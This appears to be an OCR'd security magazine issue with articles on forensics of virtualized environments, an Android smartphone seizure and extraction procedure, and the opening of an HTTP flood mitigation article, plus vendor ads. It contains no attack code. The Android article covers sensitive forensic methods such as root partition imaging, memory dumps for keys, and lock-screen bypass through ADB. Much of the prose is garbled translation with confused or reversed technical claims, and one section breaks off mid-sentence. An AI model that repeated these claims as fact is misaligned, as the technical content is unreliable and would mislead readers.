The analysis of memory is a major component of a research-type in vivo. When a virtual machine is created, memory is allocated to it. In this process, parts of physical memory available on your computer (real memory) are defined (allocated) for use of each virtual machine. Thus, the host OS (real) enables your memory manager set the swap of physical memory (RAM) allocated to the virtual machines on the real machine.

Changes in memory settings directly affect the virtual machines and system performance. It should be noted limitation of the total amount of RAM allocated for the virtual machines, so that they do not consume all of this resource and cause the host to collapse.

As a general rule, the total memory of all the virtual machines running from the consumption of all processes cannot be greater than the amount of physical memory of the host machine (real), excluding the additional memory reserved for the host to proper operation, while virtual machines are running.

A portion of memory reserved depends on the host operating system and the amount of physical memory available on the computer. Although the amount of RAM used to be reserved, the memory is not allocated in advance and all the remaining unused is available for use in other applications, where the VMs are not using the. However, if all the RAM is in use by the VM, only the host OS or any other application can use it.

The VM overhead varies with the size of the disk and the memory allocated (both real and physically). In order to avoid this, the following options can be used as reference:

- Place all virtual machine memory into a reserved area of RAM, restricting the number and size of the memories of running virtual machines for a certain time;
- Allow part of the memory of the virtual machine swap allocate a space for moderate exchange disk if necessary;
- Allow the memory of the virtual machines do swap disk if necessary.

The process of memory management in virtual machines can affect the amount of information recoverable virtual machine. Some virtualization technologies make use of paging tables while others do not, except on a temporary basis, and through changes in the kernel can ensure limited access to the guest OS paging tables of physical memory. For this, a paging table is maintained to provide access virtual memory pages between virtual guest OS (virtual) pages and the underlying physical machine, protecting the operating systems that are specifically invited to rely on physical memory, which allows the hypervisor to optimize memory usage.

Virtualization of memory to virtual machines is based on the same principle of virtual machine monitor (VMM) used to control paging files while the operating system maintains a table of addresses of virtual pages for each process that matches the physical page.

In the most common virtualization technologies to dynamically increase or decrease the amount of memory allocated to the virtual machines, or a memory driver is loaded into the guest operating system, or paging is implemented from the VM swap file on a server. Thus, when a virtual machine is powered on, a swap file is created in the same directory as the virtual machine configuration, and the memory controller is part of the suite of tools and drivers of the VM, which if not installed, make the host OS use its swap area on disk to force the recovery of memory.

Memory Analysis

The allocation of physical memory and virtual memory in virtual machines occurs through the interaction between the host OS and the virtualized environment. The physical machine virtualizes memory management to the guest operating system. As a result, direct access to the actual physical memory is not allowed by the guest OS. For this, the VMM uses the paging tables to map the memory allocation and coordinates guest OS memory mapping to the physical machine.

That said, the amount of RAM allocated to individual virtual machines has minimal impact on the environment, due to the way that the host (physical machine) memory buffer for virtualized machines, or even more physical memory is allocated to a virtual machine so that it does not often visit the virtual memory, there is nothing that entails decline in the amount of recoverable data from the swap file even with the increased amount of RAM.

The memory analysis of some virtualized environments is simpler than other analyzes. The investigation of the memory contents of a virtual machine in a virtualized environment, it is more easily analyzed to capturing and analyzing corresponding file to your memory used, which is nothing

more than the paging file from the virtual machine, in other words, is a backup of the main memory of the guest operating system.

This file is located in the file system of the host and is created on startup of the virtual machine and to retrieve it you can pause the VM and then use any analysis tool to analyze it.

There are many tools available to make the collections and analyzes specified – from tools to commercial open-source tools.

Computer Forensic of Virtualized Environments – Dead Analysis Technique

Traditionally, forensic computer experts use the virtual machines to create environments for analysis of isolated viruses or malware and to see the surroundings in the same way that the suspect, so that it is possible to start the expert image or a virtual disk in the order to view the system in a user-level perspective.

This methodology provides a controlled environment settings that do not modify the host operating system and in which, after the expert conduct the necessary forensic analysis, any changes can be discarded. Thus, the original machine is preserved and can be used without any adverse effects.

Now, instead of using virtualized environments to analyze a suspect's machine, virtualized environments need to be analyzed. As described earlier, virtualization technology is used in all facets of corporate environments from the desktop to the datacenter.

Furthermore, the mobility and portability of applications allow greater flexibility and ease in the use and transportation of the work environment. Entire environments can be carried on portable devices such as a USB drive, for example, where an operating system can be easily and independently run. Thus, with removable media, the only place where digital evidence of a crime may be located is in random access memory (RAM), which is erased when the computer is turned off.

These environments, combined with the ability to download a virtual machine from the Internet, have changed the setting and context of digital evidence. All these technological changes bring new challenges to traditional methods of conducting computer forensic analysis.

Many forensic computing skills are still made using the traditional method of creating a forensic copy (forensic imaging) machine the suspect through a blocker written to disk and then use that image to create a case in software forensics (as FTK, for example). However, this method does not allow the expert to see inside the virtual machine. Instead, you should look for signs that a virtual environment was used and then mount it to examine your files.

As discussed earlier, the virtual machines are up files on the hard drive, which can be easily copied, deleted or stored in remote locations. Virtualization technologies are able to make a snapshot (snapshot) of a virtual machine, which can be subsequently reverted to its original state (when it was copied). The concept behind the snapshots is analogous to creating a restore point – where and when all the information is stored in system configuration for later restoration if necessary. Having the ability to have the same evidence.

The following will be covered the main installation files, registry entries, artifacts and other items that you can find an expert when it comes to computer forensic analysis of virtualized environments.

Formats of Virtual Disk Images

Virtual formats may have different file locations and headings of a real environment, when the analysis of virtualized environments. The formats of virtual disk images are varied, with the most common types are:

- Fixed – image file assigned to your fixed disk with same size.
- Dynamic – image file that is as large as the data being written to disk, including the size of the header and footer.
- Differentiated – collectively representing the state of the virtual disk compared to real.

Among these three types of virtual disk formats more common, the image of the dynamic type has the peculiarity of being constantly adjusted and can grow to the size allocated with a maximum of 2040 gigabytes.

The footer of a virtual disk file is the key part of the image and is mirrored as a header before the file for redundancy. Thus, whenever a data block is added to the file that mounts the disk, the footer is moved to the end of the file.

A disk image is a different representation of the state of the block compared to the actual virtual disk. Therefore, this type of image is dependent on the actual disc to be fully functional.

The actual disk image can be fixed or dynamic differentiated. As the image differentiated disk stores the file finder's real hard within itself, when this type of disc is opened by a virtual machine, the actual disc is also open. If the actual disk may be a different disk, one can then assemble a chain of images of different hard disks of the type where images may be fixed or dynamic found.

Being like that, the hard disk formats are designed to store files locators real hard for different platforms at the same time in order to support the movement of hard drives across platforms.

In dynamic disk images and differentiated field data offset footer image point to a secondary structure that provides additional information about the disk image. The dynamic header image appears in a limited sector of the disk (512 bytes).

The first sector of a virtual disk is the MBR (as in real discs). From it, the partitions on the virtual disk can be determined. Usually the first entry is the boot partition (primary). Through the structures to the MBR, the boot sector can be determined. Thus, the boot sector is the boot sector and partition chain from the first sector to the boot sector is consistent and can be determined by the code based on the

Recommendations

Scanning and exploitation tools such as sniffers, can be very helpful in the process of computer forensic analysis of virtualized environments. However, their use requires great attention, care and expertise expert, since the results obtained with their catches may need information that require additional analysis, which can be misinterpreted, if not thoroughly investigated and studied.

References

- BARRETT, Diane. Virtualization and Forensics – A Digital Forensic Investigator's Guide to Virtual Enviroments. 1st Edition. Burlington: Syngress, 2010.
- BAWCOM, A. Virtualization for Security – Including Sandboxing, Disaster Recovery, High Availability, Forensic Analysis, and Honeypotting. 1st Edition. Burlington: Syngress, 2009.
- CASEY, Eoghan. Handbook of Computer Crime Investigation Forensics – Tools and Technology. 2nd Edition. California: Academic Press, 2003.
- GALVÃO, Ricardo Kléber M. Perícia Forense Computacional. Rio de Janeiro: UNIRIO, 2009.
- MARINS, Carlos Eduardo. Desafios da Informática Forense no Cenário de Cloud Computing. Brasília: ICOFCS, 2009.
- MELO, Sandro. Computação Forense Com Software Livre – Conceitos, Técnicas, Ferramentas e Estudos de Casos. Rio de Janeiro: Alta Books, 2009.
- MORRISON, Bruno. Gestão de Riscos em Ambientes Virtuais. São Paulo: Onicommunications, 2009.
- ORMANDY, Tavis. An Empirical Study into the Security Exposure to Hosts of Hostile Virtualized Environments. California: Google Inc., 2009.
- RFC 3227. Guidelines for Evidence Collection and Archiving. [I.S.]: Request For Comments, 2002. Available at: *www.faqs.org/rfcs/rfc3227.html* Accessed in: October 09, 2011.
- WOLF, Chris. Virtualization Tips and Ramblings. [I.S.]: Chris Wolf, 2010. Available at: *www.chriswolf.com/?page_id=93* Accessed in: April 10, 2012.

As devices are becoming smaller and more capable, they can be easily hidden. Thus, physical environments should be examined closely and spot.

In the analysis of a removable device, locking procedures for writing are used to make your image forensics, but the expert should exercise caution and consider using, the drive, the utilities like USB Hacksaw and that can compromise the test machine. Furthermore, the use of tools like Switchblade, for gathering information, can affect the machine expert and their analysis.

Conclusions

The vast scope of computer forensics activity in several areas involving safety computational complexity brings the work to be performed in the investigation of each case. The validity of technical and legal methods to recover data from computers involved in security incidents has become critical because the procedures have to be technologically robust to ensure that all relevant information is obtained and as evidence in a way also to be legally accepted to ensure that nothing in the original evidence is changed, added or deleted.

Virtualized environments can make forensics a difficult task, since the virtualization hosts, applications and operating systems tends to leave evidence scattered. Another problem when the computer forensic analysis of virtualized environments is to find out where the information is or is stored. The expert must constantly monitor the dynamics improvements and new techniques, the differences between the products and which files are interesting for data collection and analysis.

DEIVISON PINHEIRO FRANCO

Deivison Pinheiro Franco is Graduated in Data Processing. Specialist in Computer Networks, in Computer Networks Support and in Forensic Sciences (Emphasis in Forensic Computing). IT Analyst of Bank of Amazônia. Professor at various colleges and universities of disciplines like: Computer Forensics, Information Security, Computer Networks, Computer Architecture and Operating Systems. Computer Forensic Expert, IT Auditor and Pentester with the following certifications: CEH – Certified Ethical Hacker, CHFI – Certified Hacking Forensic Investigator, DSEH – Data Security Ethical Hacker, DSFE – Data Security Forensics Examiner, DSO – Data Security Officer and ISO/IEC 27002 Foundation.

ashampoo®

Szukaj nas takze na




www.ashampoo.com

Forensics

On Smartphones – A Technique For Apprehension, Acquisition, Examination And Analysis Of Evidences In Android Operating Systems

The popularization of the Internet, the advent of mobile networks, and the spread of mobile devices, note that the market, with the support of technological advancement, has been focusing increasingly on devices that offer convergence of these technologies.

What you will learn…

- A technique and procedures for forensic analysis of smartphone with Android operating system, from the identification of the different situations in which the forensic analyst can come across in the process of seizure, acquisition, examination and forensic analysis of these types of devices in order to obtain what is possible from the configuration and data stored in the machine;
- Choosing a technique for the ones with the Android operating system, given the peculiarities of the platform and the situations that the forensic analyst will face.

What you should know…

- Approaches to forensic analysis of mobile phones and their forensic procedures;
- Procedures for the stages of forensic analysis for smartphones;
- Features Android Operating System from the perspective forensics;
- Basic techniques for forensic analysis of Android smartphones;
- Situations that an expert can find when examine a smartphone with Android operating system.

With advances in technology, the market for mobile phones has evolved so that today there are the smartphones. These are devices that have a large computational power, offering users a wide variety of applications that can use resources provided by the Internet.

Cell phones are among the most popular devices, being the objects dearest wish of those who enjoy technology and seek to facilitate access to various information sources.

Smartphones with the Android operating system offer many features such as browsing the Internet, storing images and videos, documents, calendar, contacts, GPS location, maps, among others. The facility to develop, publish and install applications on Android operating system provides to the platform features that are only limited by the capacity of the developer, enhancing the functionality of your smartphone.

Due to this great ability to provide different functionalities, from the perspective of forensics, a phone with the Android system can store large amounts of information about its users, and is an excellent "witness" to prove facts or information to an investigation (ROSSI, 2008).

Forensic Analysis on Smartphones

As quoted by Jansen and Ayes (JANSEN and AYERS, 2007), the forensic community is faced with constant challenges to keep up the search for evidence relevant to the investigation. Cell phones are used by many people in their day-to-day lives, both for personal and professional use, and are a potential source of information for a particular calculation.

The increased resources provided by the OS of mobile devices, the processing power and storage hardware and reduced cost, smartphones become major providers of information. The forensic analysis in this type of device can bring lots of information about your users, since features such as storing files, Internet history, calendar, contacts, and even access to cloud computing, will be available on the smartphone. From the standpoint of an expert, as the characteristics of the hardware and especially software smartphone are understood, you can define how it should be handled and where the relevant information is present on the device.

Unlike the approach of data acquisition in computing environments, where often the data is extracted in the state they were found, being pre-

served in its entirety; the extraction of data from smartphones usually requires some iteration of the device, which uses different procedures depending on the operating system used. Moreover, we note that use embedded memories, accessible, and direct hardware is delicate and complex. So you need to install applications or use tools directly on the device in order to proceed to the forensic analysis of the stored data more intuitively.

The increased resources provided by the OS of mobile devices, the processing power and storage hardware and reduced cost, smartphones become major providers of information. Thus, forensic analysis on mobile phones differs from the approach used in personal computers.

The acquisition of the internal memory of a mobile device, including those with the Android system, is a more complex process than the approach of removing a computer hard drive and mirroring it (copying it). In mobile phones, an internal memory is used to install the operating system and its core functionality, and its removal and copying, a more complex procedure than a provision of non-volatile memory such as a hard drive, a memory card or a solid-state drive (SSD).

The approach of acquiring and examining data used in conventional computer environments, where the information in the memory can be preserved in its entirety, does not apply to smartphones and mobile environments, given the difficulties explained above, plus the peculiarities, the example of different hardware that manufacturers provide and use in their devices.

Thus, an another and different technique is required to perform the correct extraction of data from Android smartphones, given the situations that will be encountered due to the different profiles of the users of these devices and its functionalities in order to prevent important information for research cease to be collected by the team of expert analysts who conduct the forensic examination on the cell phone.

The Technique for Apprehension, Acquisition, Examination and Forensic Analysis of Evidences on Smartphones with Android Operating System

Beyond the specifics already described, as Android is an open system, there are applications that can be installed to “unlock” the system user. You can run applications with command and power super user (root), which makes the system accessible in its entirety, although this procedure is not recommended by the manufacturers of equipment for mobile and Google, since the system can be fully modified by its users and applications can perform any function within the system, which hurts security principles.

It is worth noting that the Android system has authentication mechanisms that can be activated by the user or not. Among these mechanisms, we can mention the password-locked screen or standard touch, where access to the system only occurs when it is placed in the correct sequence authentication. Moreover, depending on the version of Android and customization, integration with a Google account, for example, may be greater where the release may occur by inserting the correct password of the user or through biometrics.

The proposed technique aims to show how to proceed with the forensic analysis at the time of apprehension, data acquisition, test and documentation (report) of smartphones with the Android system. You can use the method described, in order to be able to extract maximum information from the device in order to protect and properly document the evidence that is being processed.

The Apprehension

The process of apprehension of a smartphone with the Android system should preferably be accompanied by an expert analyst who is knowledgeable about the platform.

When you find the smartphone, firstly, to assist in documenting process of the evidence apprehension/collection, with a digital camera, you should take some pictures of the device. After that you must document where it was found. If the device is switched off it is interesting to observe it. It is also advisable to check for removable memory cards and SIM cards, since they can be used on the phone. If the phone is on, when collected, you can try and keep the device on using a charger. And too isolate the phone from the network, disconnecting the device from any network connection. These steps will be better treated and detailed ahead.

Normally, the process of search and apprehension, witnesses accompany all the actions of the team, this is essential to prove the suitability of this step. If there is any apparent damage to the equipment, this should be documented in your description in order to protect the team from being accused of intentionally causing damage.

If the owner of the device has been apprehended, should be disclosed in the apprehension (the arrest) his name and personal identification. If found in a location, describe the document which concern the people who attended that region or room.

It is the observation of the analyst that, depending on the location or reason the search is necessary, to preserve the physical evidence that may be contaminated in the apprehension, like a digital print, or a remnant of fabric to carry out DNA tests. In these situations, it is important to pay attention to preservation procedures in order to use the personal protective equipment (PPE) such as gloves, uniforms and caps to collect evidence.

The whole process of apprehension must be properly photographed, documented and packed for further examination and report. The documentation of the apprehension is important for the subsequent phases; it is the beginning of the chain of custody and preservation of historical evidence.

Any intervention performed in cell should be documented, as well as the state of the phone if it is locked or not, whether the suspect provided the password or not, you have some application that could influence the test if the unit was off, IMEI number SIM etc.. In another words, you should document in the chain of custody items like: Make and model of the mobile device, IMEI or ESN number, if there is a SIM card present and if so how many, If there is an SSD card, If there is a pass code and if so, what is it, if you disabled all connections possible that would allow the mobile device to send or receive signals and if there are any chargers or data cables associated with the mobile device.

Much information can be obtained only at this stage and will influence the decisions to be taken in the other phases, potentially enabling a skill if you are documented, for example, an unlock code provided by the suspect at the time of apprehension, or disabling an application that deletes important information before the data extraction system.

The Expert

You should check if there is in the apprehension team somebody with knowledge on the Android platform. If so, the smartphone should be handed to him so you can proceed with the apprehension.

You can make the right decisions while the phone is on or not. In case the device is on, you can assess whether there is any blockage of access to the. So, you can proceed a manual intervention in the cell, if it needed, like isolate it from the network (disconnecting the device from any network connection) or analyze the suite of applications installed on the device.

The analysis of these applications must go beyond the applications menu of the device, the expert must also observe the setup menu and, depending on the situation, the apps downloaded from Google Play (if the phone has not been isolated from the network). This is because some applications may not appear in the applications menu, but will be present in the configuration menu or the Google Play.

Ask the suspect if there is a pass code and if they will provide it to you. Test the pass code while onsite to ensure it is correct. Once the pass code has been verified, go ahead and remove the battery, this will ensure no signals reach the phone. Another option to pulling the battery is to place the phone in a faraday bag or box. A faraday bag or box is a special bag or box that keeps any signals from entering or leaving the mobile device. This means you can keep the device on and not have to worry about signals reaching the phone to wipe it. This is a forensically sound option, especially if you are not sure about; pulling the battery, unable to determine if the device has a pass code, or you can't retrieve the pass code (PSYLLOS, 2012).

Now that we have cut off all signals and service to our mobile device and secured the safety of the data, we next want to focus on correctly documenting the mobile devices information. Other information, such as email and Google account passwords the geo-location system, may be useful during the exam.

The expert who is on site should perform interventions in order to seek information regarding use of the Android platform smartphone owner, isolating it from the telephone network at the time most convenient. This intervention is justified in situations where failure to perform this procedure may result in loss of information or data extraction impracticability of the smartphone, which will be conducted at a later time. Even when the device is connected, it is recommended to set it in airplane mode (offline). By placing the phone into this mode you´ll can securely create a forensic image of the mobile device for further analysis, ensuring the safety of the data residing on the mobile device.

Moreover, the expert must observe at the time of apprehension, if they have applications that can overwrite important information stored on the smartphone, for example, a backup tool with a scheduled task to restore the system at a future time, before the stage extraction of data.

The Preservation

The lack of an expert at the time of arrest is not recommended, however it is possible to occur, either by lack of information about the suspect or the trial there was no need of his presence by the authority responsible for search and apprehension. If no expert, the team must isolate the smartphone's tele-

phony network and data (disable 3G services, 4G, Wi-Fi, GSM, Bluetooth and as mentioned before – disconnect the device from any network connection), or through the use of an enclosure that blocks signals or placing the device in airplane mode. In the latter case, if the team does not have a shell or does not have enough knowledge to put the phone in airplane mode, you must remove the battery or disconnect the equipment to isolate it from the network.

This procedure causes loss of volatile memory of the phone, however, is justifiable due to the Android systems ability to install applications remotely via network or Internet telephony, and then possibly erasing the data on the device, locking it with access codes, or performing restorations of backups made at an earlier time. Only after the unit is isolated from the network, and thus preserved, the team should try to get possible access codes, passwords, e-mail, Internet users and other data.

The Acquisition

The acquisition time is more technical, where the skill of the expert is important for achieving the extraction procedures as appropriate. This process is more complex and requires a specialist with specific knowledge of the Android platform, because there may be a need for manual intervention to enable the acquisition of correct information.

At this stage, the expert should extract as much information with minimal intervention to the system, which will probably be inevitable. At first, the forensic analyst must get acquainted with the process of apprehension, reading the documentation produced (the arrest and technical information), and learn about what is being asked in the exams in order to subsidize the decisions being taken in the process of data extraction.

The whole process of data acquisition must be documented with its peculiarities and exceptions, as well describing the information about the Android system, to include kernel version. Proper documentation of all procedures will be essential to the examination, which also need to be described in the report all procedures performed in order to clarify the parties how the data were acquired equipment seized.

Acquisition and Data Preservation of the Card and of the Smartphone

With the smartphone in the off position, you should worry about extracting the information from the memory card, which can be removed from the device, replacing the original card with a duplicated one to be used during the examination.. But should be noted that some models of Android

phones cannot have the data on the memory card copied at this time, since they are internal and not removable. To completely duplicate the data from the memory card you may use the same approach used in devices of type USB memory, such as flash drives. For copying may be used forensic tools and generate the hash of the duplicate data. At the end of this procedure, the memory card that contains the copy must be inserted in the device.

The next concern is whether it is possible to isolate physically the telephone network through an isolation room with electromagnetic signals, in order to avoid the telephone communication with external sources before turning it on. If you cannot physically isolate the network, the expert analyst must place the phone in airplane mode immediately. If the phone is on, the analyst must isolate the phone from the network immediately.

The Data Acquisition of Smartphones Without Access Control

With the phone on, you can check if the phone has some kind of access control enabled. Not after being locked or unlock it or if he has access debugging with super user permissions, if you have not been performed to extract the data from the card, this will be the time to extract them.

You must use write lock, and if possible to clone (duplicate entirely) their content to a card which the examiner will replace it in the machine. Should be evaluated replacing the original card in situations where it is not possible to remove, or when you have the need to remove the battery to remove it is not desirable shutdown smartphone. In these situations it is justifiable to use the original card to perform the skill after it has been copied in full, with expert analyst documenting and justifying the procedure.

Checking Super User Permissions

Then you need to check if the device meets super user permissions. Being with these permissions enabled, you must copy the entire contents of system partitions. The process of mirroring system partitions with super user permissions is simple way to obtain the data.

You can fully reflect the analyst expert system partitions through the command add or cat. It is important to clarify that, with the current techniques, the generated files with the contents of system partitions (images) are recorded on the memory card installed in the machine. Then, if applicable, must extract the data in memory processes that are running, to gain access to sensitive information such as passwords and cryptographic keys.

Data Extraction of the Phone

With the data from the original memory card protected, as well as the system as appropriate, begins the process of extracting data from the phone. In this case the card is in the device must be properly prepared to perform the extraction of data from the phone, with enough space to store the data to be extracted.

In not having enough space on the memory card to extract the required information, the expert analyst can, if possible, provide a larger capacity card, mirroring the original card to the new card. In the latter case, the situations and who could not replace the card with the unit seized by an examiner, you can assess what can be erased from the memory card to free up storage space for extraction. The whole procedure must be documented with appropriate caveats. Another option is to use the tools to extract forensic data from cell phones available in the market, such as the Cellebrite UFED (CELLEBRITE, 2011).

If the system has super user permissions at this stage of extracting data from the phone, despite already having performed the full copy of the system data, it is recommended to copy the database, applications and cache files system configuration, and even perform a visual inspection in order to facilitate access to this information at the stage of examination, as well as files generated in the previous example of the memory dump files. This is because for the further analysis of the extracted data, the analyst must have a forensic testing environment with tools for mounting images with file system support used in the device, usually the YAFFS2, which are not commercially available. The creation of this redundancy may be useful at the time of examination, especially in situations that do not need further analyzing the system partitions. Moreover, some applications can be active on the system, and a simple visual inspection can provide information that would be difficult to access through the analysis of the generated image.

To perform the extraction of data from the phone in a more friendly and efficient, it is necessary to install one or more applications on the smartphone. On being possible, this installation should be performed by the ADB tool, configuring the device to accept connection on USB debugging mode. Another way to install them is through an application manager that enables navigation on the memory card, where they should be stored with the phone set to accept installation of applications not from Google Play. When installing an application on the mobile phone forensics, data from the device are modified. However, this approach is interesting to

be able to extract all the data accessible to the user on the phone and should therefore have access to the phone manual. For this, the application will have forensics on the file "AndroidManifest.xml" all necessary permissions to perform the extraction.

To complement the extraction of data from the phone, the expert analyst can browse the Android system from the perspective of its owner, and can even observe the way he used applications installed, checking the recent calls made and received by analyzing the messages e-mail and text, among other activities. Even, it is recommended to expert analyst to compare the data obtained from the extraction of forensic application with the data actually stored on the mobile phone in order to audit the information collected and complement them when necessary.

The Data Acquisition of Smartphones With Access Control

In the event of a smartphone with access restriction, which could not unlock them, the expert can even try making a USB connection with the expert station and try to access them via ADB. If access via ADB is not released, it will not be feasible to extract forensic data analyst in the system of the phone, unless you use more aggressive extraction techniques (to be discussed in the exam), leaving the analyst to perform expert extracting the memory card seized along with the phone, if you have not been performed.

Otherwise, the expert may try to get a shell with super user permissions, and, if possible, proceed with data acquisition. If the expert can use the ADB tool, but cannot super user permissions, you can still try to configure the system to bypass the authentication system, installing application for this purpose. In the technique described by Cannon, it is necessary that the account password is registered with Google Android device, and enabled access to the Internet, which is inadvisable. Thus, it is recommended to get the application from another Android device and install it on your mobile device via ADB examined.

On not being viable bypass the authentication system, it is still possible to get information from the system log tools, like the dmesg, logcat dumpsys and, since, depending on what is being assessed, may provide some assistance in the examination, after attempting to extract the memory card, if you have not been performed.

The Examination

Before starting the analysis of what was extracted in the previous step, the expert analyst should bother to set the exam objectives, based on what was requested in the process. This definition is important because, depending on what is being assessed, the exam may follow different paradigms in the analysis of the extracted data, and may, for example, the focus is just pictures and videos or contacts and geo-location.

Defined the exam objectives, the specialist should seek the extracted data, and even in their own smartphone when necessary, information that can set the owner of the unit, singling him. Search is performed on the data extracted, such as the username of the account used Google, name the e-mail, IM users, notes, calendar, digital business cards, among others. This individualization of the phone determines who the user of the device, so you can link the evidence found by analysis and evidence to a suspect in an unquestionable way.

As in the process of apprehension and data acquisition, the entire examination process should be documented. When reporting what was done in the examination, the expert must use a language clear and objective, as what was found in this step will give subsidies for training completion of work.

The Forensic Analysis

As cell phones with the Android system have memory cards, the analysis must start with the data extracted from these media. From an image memory card, which was obtained in the acquisition phase, it is possible to use forensic tools normally used for computers to view the file structure, search by keyword, search by regular expressions, and visualization of images videos, or take the examination seeking to attain the goal set.

Thereafter, examination of data from the smartphone can vary depending on how they were obtained. If been extracted from a forensic tool, we must analyze the output produced, and observing the generated report files generated and recovered. Typically, tools specific to a particular platform can achieve good results, since it simulates the manual extraction by automating the process. However, in the acquisition phase, the analyst should have conducted a comparison of what was extracted by the application with the information contained in the phone, complementing the forensic report generated by the tool.

If the extracted data were obtained from an image system using a super user access, the investigator can rely Publishers hexadecimal and tools used for forensic analysis of the memory card, and other forensic techniques in order to performing the analysis. You can also avail disassemblers of "dex" files to audit applications installed.

In order to perform the analysis of the database extracted from the memory card or internal memory of the phone, the analyst should use the SQLite software, since the Android platform adopted this relational database as the default. The analysis of the files related to SQLite is very important, since almost all data stored by applications are in this database manager. Thus, depending on the situation, it is possible, for example, information about the maps cached by Google Maps Navigation (HOOG, 2010).

Besides the large storage capacity of information, smartphones with the Android operating system installed have many features associated with cloud computing. Given this feature, you may want to research that exams are thorough, searching for information that is beyond the physical barrier imposed by the device.

Finding information like photos, videos, files, notes, contacts, emails, favorites, among others, that are stored in the Internet services offered, the analyst responsible for forensic examinations should evaluate the need to inform the research team that the utility such data may have to be analyzed. Furthermore, there may be a situation in which the telephone data could not be extracted due to the impossibility to unlock it, may be necessary to use more invasive techniques for telephone access.

So when is a situation that the examiner believes is essential for completion of the examinations, this may issue a document stating the need for additional tests. Thus, the investigating authority may assess, together with the expert analyst, aware of the information passed on by this, the need to provide the means for further examinations are performed, such as a court order to have access to a box e-mails or an online file repository, or permission to perform procedures that could damage the unit.

Conclusions

With the necessary knowledge about forensics in mobile phones and the Android platform, was presented a technique to assist the expert in information technology from the moment of apprehension smartphone until the report generation / expert report.

From the study of the methods described in approaches used internationally, adding them to the specificity of the Android platform, it was possible to describe a technique on how an expert can act when faced with a smartphone, with access control system, or with cards embedded memory, or super user access, and even how it can use the USB debug mode to obtain the traces stored on the device.

Unlike what's on expert analysis on smartphones, the technique proposed here acts to address all processes involving the treatment of the Android smartphone as evidence. While the current literature there is an emphasis on the description of specific techniques for extracting information from mobile devices with Android operating system and broad and generic approaches for forensic analysis on mobile phones, based on tests conducted in the case study, it was observed that the method proposed in this work gives an overview analyst expert in the treatment of a mobile device with the Android operating system, and at the same time, considering the peculiarities of the in order to describe techniques and procedures to assist in the process forensics.

References

- CELLEBRITE. Mobile Forensics and Data transfer solutions. Cellebrite, 2012. Available in: *http://www.cellebrite.com/forensic-products/forensic-products.html?loc=seg*. Accessed in: August 17, 2012.
- HOOG, A. Android Forensics – Investigation, Analisys and Mobile Security for Google Android. 1st. ed. [S.l.]: Syngress, 2011.
- JANSEN, W.; AYERS, R. Guidelines on Cell Phone Forensics – Recomendations of the National Institute of Standards and Technology. [S.l.]. 2007.
- PSYLLOS, Elias. Evidence Handling for Mobile Devices. eForensics Magazine – Network, Vol. 2, No. 2 – October, 2012.
- ROSSI, M. Internal Forensic Acquisition for Mobile Equipments, n. IEEE, 2008.
- SIMÃO, André Morum de Lima. Proposta de Método para Análise Pericial em Smartphone com Sistema Operacional Android. Brasília: UNB, 2011.

DEIVISON PINHEIRO FRANCO

Deivison Pinheiro Franco is Graduated in Data Processing. Specialist in Computer Networks, in Computer Networks Support and in Forensic Sciences (Emphasis in Forensic Computing). IT Analyst of Bank of Amazônia. Professor at various colleges and universities of disciplines like: Computer Forensics, Information Security, Computer Networks, Computer Architecture and Operating Systems. Computer Forensic Expert, IT Auditor and Pentester with the following certifications: CEH – Certified Ethical Hacker, CHFI – Certified Hacking Forensic Investigator, DSEH – Data Security Ethical Hacker, DSFE – Data Security Forensics Examiner, DSO – Data Security Officer and ISO/IEC 27002 Foundation.


NETCLARITY

PREEMPTIVE, PROACTIVE PROTECTION

NG INTRUSION DEFENSE

NextGen Network Access Control

Harden your Network from the Inside Out



Network Access Control

Asset Vulnerability Management

Compliance Auditing and Reporting

Info Security Products Guide 2011 Global Product Excellence Awards Customer Trust

CRN

SC Magazine Best Buy

CVE Compatible cve.mitre.org

RSA Top Three Innovators RSA Conference 2007

Tolly Up to Spec Certified

www.netclarity.net

Available through Partners Worldwide

Web Application

Level Approach against the HTTP Flood Attacks

IOSEC HTTP Anti Flood/DoS Security Gateway Module

While HTTP Flood and DoS attacks are spreading nowadays, there is a new attack surface reduction approach against these attacks called "Web Application Level Approach against the HTTP Flood Attacks". If it is used properly with the conventional mitigation methods, the web application level approach against the HTTP flood attacks can save the day.

What you will learn…

- Denial of Service mitigation method against HTTP Flood attacks at the web application level

What you should know…

- Basic understanding of DoS attacks
- Knowledge of HTTP protocol

In order to accomplish a denial of service state on systems, flood attacks aim to push limits of system usage to the out of boundaries determined by the normal usage scenarios. There may be a flood attack between the considered normal network traffic and the considered abnormal network traffic. The flood attack name can be determined by the specific protocol that attack is made on. For example, a flood attack on the DNS protocol is called as DNS Flood Attack while a flood attack on the HTTP protocol is called as HTTP Flood Attack. Since every protocol has its own technical architecture and vulnerabilities, flood attacks can differ on the attacking techniques from protocol to protocol.

The main reason of flood attacks is the vulnerability in the protocol. For example, a UDP Flood or SYN Flood attack uses the nature of protocol's design to saturate the network traffic. In a SYN Flood attack, attacker uses the TCP 3 way handshake's first initiation step to spoof IP addresses and to drain server side system/network resources. When the subject comes to the UDP Flood attack, attacker uses the stateless design of the UDP protocol to spoof IP addresses and to drain server side system/network resources. For this reason, to accomplish an effective security solution, every mitigation method for the flood attacks must be implemented in a consideration and perspective of system/protocol design.

Since HTTP protocol serves at the application (7th) layer of the OSI Model, it is possible to detect and analyze packet payloads only by application layer security devices like IPS or WAF (Web Application Firewall). For other security devices which do not serve at the application (7th) layer, there are no inspection and analyzing chance on the HTTP flood attacks. The only detection way for these devices is TCP connection counts made for the HTTP responses. As a result of detection, HTTP Flood attack attempts can be prevented by and blocked on different layers of OSI model other than application (7th) layer.

